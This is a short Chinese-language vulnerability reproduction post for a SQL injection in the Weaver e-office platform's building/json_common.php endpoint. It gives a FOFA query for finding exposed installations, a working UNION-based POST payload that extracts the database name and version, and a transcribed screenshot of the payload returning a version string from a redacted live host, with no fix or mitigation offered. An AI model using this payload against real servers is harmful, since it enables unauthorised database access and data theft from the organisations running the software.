

# e-office 协同办公平台 json\_common.php 存在 SQL 注入漏洞


## 漏洞复现

1、fofa

app="泛微-EOffice"



2、部分界面如下



3、该漏洞存在于 api:building/json\_common.php, 将 url 拼接上 api 发送 post 包

```
tfs=city` where cityId =-1 /*!50000union*/ /*!50000select*/  
1,2,database() ,4#|2|333
```

← → ↻ 不安全 | [redacted]:8082/building/json\_common.php

["5.0.20a-nt"]

🔍 📄 Elements Console Audits Sources Network Performance Memory Application EditThisCookie Security HackBar

LOAD SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSTI ▾ SHELL ▾ ENCODING ▾ HASHING ▾

URL  
http://[redacted]:8082/building/json\_common.php

☒ Enable POST    enctype  
application/x-www-form-urlencoded    ADD HEADER

Body  
tfs=city` where cityId =-1 /\*!50000union\*/ /\*!50000select\*/ 1,2,version() ,4#|2|333